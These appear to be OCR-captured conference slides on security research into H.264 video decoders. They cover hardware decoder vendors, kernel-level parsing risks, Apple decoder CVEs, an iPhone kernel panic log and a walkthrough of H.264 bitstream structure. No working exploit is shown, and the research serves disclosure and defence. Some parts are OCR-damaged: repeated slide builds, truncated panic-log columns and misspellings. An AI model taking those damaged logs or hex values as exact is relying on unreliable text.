
Video Attack Surface

https://i.gifer.com/O2Fl.gif

Threat Model



Video Decoding Pipeline



Dedicated Hardware Decoding

- Decoding is **computationally heavy**, so dedicated hardware ensures smooth playback
- Identified **25 different providers of H.264 hardware video decoders**
  - Components of System-on-Chips and GPUs
  - Not always clear which decoder is on your device
- Each video decoder has **its own kernel driver** that controls it

Company	Product Name
Allegro DVT	AL-D series
Allwinner	CedarV
AMD	Video Coding Engine
Amlogic	Amlogic Video Engine
Amphion	Malone
Apple	AppleAVD
Arm Mali	Video Engine
Broadcom	Crystal HD and VideoCore
Cast	Baseline Decoders
Chips'N Media	Coda
HiSilicon	VDEC
Imagination Technologies	PowerVR MSVDX D-series
Intel	QuickSync
MediaTek	VPU
MSTar Semi	Decoder
Nvidia	NVDEC
Qualcomm	Venus
Realtek	RTD series
RockChip	RKVdec
Samsung	Multi-Format Codec (MFC)
STMicroelectronics	DELTA
Texas Instruments	IVA-HD
UNISOC	Video Signal Processing Unit (VSP)
VeriSilicon	Hantro
VYUSync	H.264 Decoder

Decoder Kernel Driver

- Takes untrusted input from the *Internet*
- **Parses part of the video in the *kernel***
- Sends the rest to hardware to produce frames

Surely nothing could go wrong

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext

AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext

AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext

Apple Mobile Hardware Video Decoder

AppleD5500

AppleAVD

acs

```
panic(cpu 4 caller 0xfffffff0082affd0): Unexpected fault in kernel static region
 at pc 0xfffffff0095a162c, lr 0xfffffff00959db94 (s                    b17c33570)
          x0:  0xffffffe3e7162000 x1:  0xffffffe600                    000000003f  x3:  0x0000000000000000
          x4:  0x0000000000000001 x5:  0x0000000000                    0000000000  x7:  0x0000000000000000
          x8:  0x0000000000000007 x9:  0xffffffec04                    e133ab8000  x11: 0xffffffe3e7162008
          x12: 0x0000000000020002 x13: 0x0000000000                    0000006000  x15: 0x0000000000009000
          x16: 0xfffffff041410000 x17: 0xee66ffec04                    0000000000  x19: 0xffffffeb17c33980
          x20: 0xffffffe3e7162000 x21: 0x000000002b                    eb17c33980  x23: 0x0000000000000003
          x24: 0xffffffe3e7162000 x25: 0xffffffe4cd                    e6006b3964  x27: 0x0000000000000000
          x28: 0x0000000000000000 fp:  0xffffffeb17                    f00959db94  sp:  0xffffffeb17c338c0
          pc:  0xfffffff0095a162c cpsr: 0x80400204                     06          far: 0xfffffff041410030

Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm_compressor_wk_sw agm-genuine=1 agm-authentic=1 agm-trusted=1
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:27:53 PST 2022; root:xnu-8020.102.3~1/RELEASE_ARM64_T8030
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iHoot-1975.1.46.1.3
```


Apple Mobile Hardware Video Decoder

AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext

AppleA

- Intr
- App
- App



The Most Dangerous Codec in the World:
Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez — The University of Texas at Austin
Stephen Checkoway — Oberlin College
Hovav Shacham — The University of Texas at Austin

Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.

self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call "The Rule Of 2,"[2] the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, *and* runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and

Full Details in the Paper

Found 3 parsing vulnerabilities in AppleD5500.kext

- CVE-2022-42850: Heap overflow
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write

CVE-2022-22675
AppleAVD H.264 vulnerability exploited in the wild!


We demonstrate how to exploit it for a heap overflow

H.264/AVC Basics

https://i.pinimg.com/originals/bb/83/7b/bb837bb2cd4ee32f61236237ba6d35ff.png

H.264 or the Advanced Video Codec (AVC)

- Standardized in 2003 by the ITU & the Moving Picture Experts Group (MPEG).
- Has two names: H.264 and AVC. We default to H.264 for simplicity.
- Over 800 pages describing **video decoding**
- **H.264 is supported on practically all modern devices**



International Telecommunication Union

ITU-T

TELECOMMUNICATION
STANDARDIZATION SECTOR
OF ITU

H.264
(08/2021)

SERIES H: AUDIOVISUAL AND MULTIMEDIA SYSTEMS

Infrastructure of audiovisual services – Coding of moving video


Advanced video coding for generic audiovisual services

https://www.itu.int/rec/T-REC-H.264

MP4 to H.264

```
ffmpeg -i input.mp4 -vcodec copy -an \
    -bsf:v h264_mp4toannexb output.264
```

Input.mp4



Output.264

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Identifying H.264 Structure

Output.264

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Identifying H.264 Structure

Output.264

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Identifying H.264 Structure

Output.264

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Start Codes: [00 00 00 01] or [00 00 01]

Identifying H.264 Structure

Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Identifying H.264 Structure

Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EB0		

Network Abstraction Layer Units (NALUs)

Identifying H.264 Structure

Output.264

00000001 6764000BACD9424DF884
00000001 68EBECB22C
000001 65888400197F32C800010
6090682C557
00000001 419A216C41972EB0

Start Codes

NALU: Network Abstraction Layer Unit

Identifying H.264 Structure

Output.264

```
00000001 67 64000BACD9424DF884
00000001 68 EBECB22C
  000001 65 888400197F32C800010
            6090682C557
00000001 41 9A216C41972EB0
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Headers

Identifying H.264 Structure

Output.264

00000001	67	64000BACD9424DF884
00000001	68	EBECB22C
000001	65	888400197F32C800010
		6090682C557
00000001	41	9A216C41972EB0

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

NALU Headers specify a NALU type

Identifying H.264 Structure

Output.264

```
6764000BACD9424DF884
68EBECB22C
65888400197F32C80001060906820557
419A216C41972EB0
```

NALU: Network Abstraction Layer Unit

NALU Header

NALU Headers specify a NALU type

Identifying H.264 Structure

Output.264

```
7: Sequence Parameter Set (SPS)
8: Picture Parameter Set (PPS)
5: Instantaneous Decoder (IDR) Refresh Slice
1: Non-IDR Slice
```

NALU: Network Abstraction Layer Unit

NALU Header

Parameter Sets (7,8): Set up the Decoder

Slices (5,1): Compressed video frames

Identifying H.264 Structure

Output.264

```
6764000BACD9424DF884
68EBECB22C
65888400197F32C80001060906682C557
419A216C41972EB0
```

NALU: Network Abstraction Layer Unit

NALU Header

Identifying H.264 Structure

Output.264

```
67 64000BACD9424DF884
68 EBECB22C
65 888400197F32C80001060906 82C557
41 9A216C41972EB0
```

NALU: Network Abstraction Layer Unit

NALU Header

The rest of the NALU contains

Syntax Elements

Syntax Elements – Language of H.264

Syntax Elements

Picture Parameter Set (PPS): 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

pic_parameter_set_rbsp( ) {	C	Descriptor
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type = = 0)		
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		

NALU
Network
Abstraction
Layer Unit

NALU
Header

https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

Semantics

PPS: 68EBECB22C

7.3.2.2 **Picture parameter set RBSP syntax**

	C	Descriptor
pic_parameter_set_rbsp( ) {		
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type = = 0)		
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of slice_group_map_type shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

slice_group_map_type equal to 1 specifies a dispersed slice group mapping.

slice_group_map_type equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

The allowed range of num_slice_groups_minus1 is specified in Annex A.

https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

Semantics

PPS: 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

pic_parameter_set_rbsp( ) {	C	Descriptor
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type = = 0)		
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of slice_group_map_type shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

slice_group_map_type equal to 1 specifies a dispersed slice group mapping.

slice_group_map_type equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

The allowed range of num_slice_groups_minus1 is specified in Annex A.

https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

Semantics

PPS: 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

pic_parameter_set_rbsp( ) {	C	Descriptor
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type = = 0)		
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of slice_group_map_type shall be in the range of 0 to 6, inclusive.

ps.

p mapping.

und" slice groups and a "leftover" slice group.

num_slice_groups_minus1 = ue(v)

if num_slice_groups_minus1 > 0 {

slice_group_map_type = ue(v)

…

https://www.itu.int/rec/T-REC-H.264

Decoders must implement both syntax AND semantics

7.3.2.2 **Picture parameter set RBSP syntax**

pic_parameter_set_rbsp( ) {	C	Descriptor
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type = = 0)		

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of slice_group_map_type shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

```
num_slice_groups_minus1 = ue(v)

if (num_slice_groups_minus1 > 0) {
  slice_group_map_type = ue(v)
  …
```

Decoders must implement both syntax AND semantics

7.3.2.2 Picture parameter set RBSP syntax

pic_parameter_set_rbsp( ) {	C	Descriptor
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type = = 0)		

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of slice_group_map_type shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

```
num_slice_groups_minus1 = ue(v)
if (num_slice_groups_minus1 > MAX) return ERROR;
if (num_slice_groups_minus1 > 0) {
  slice_group_map_type = ue(v)
  ...
```

How can we check if decoders implement semantic checks?

7.3.2.2 **Picture parameter set RBSP syntax**

pic_parameter_set_rbsp( ) {	C	Descriptor
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
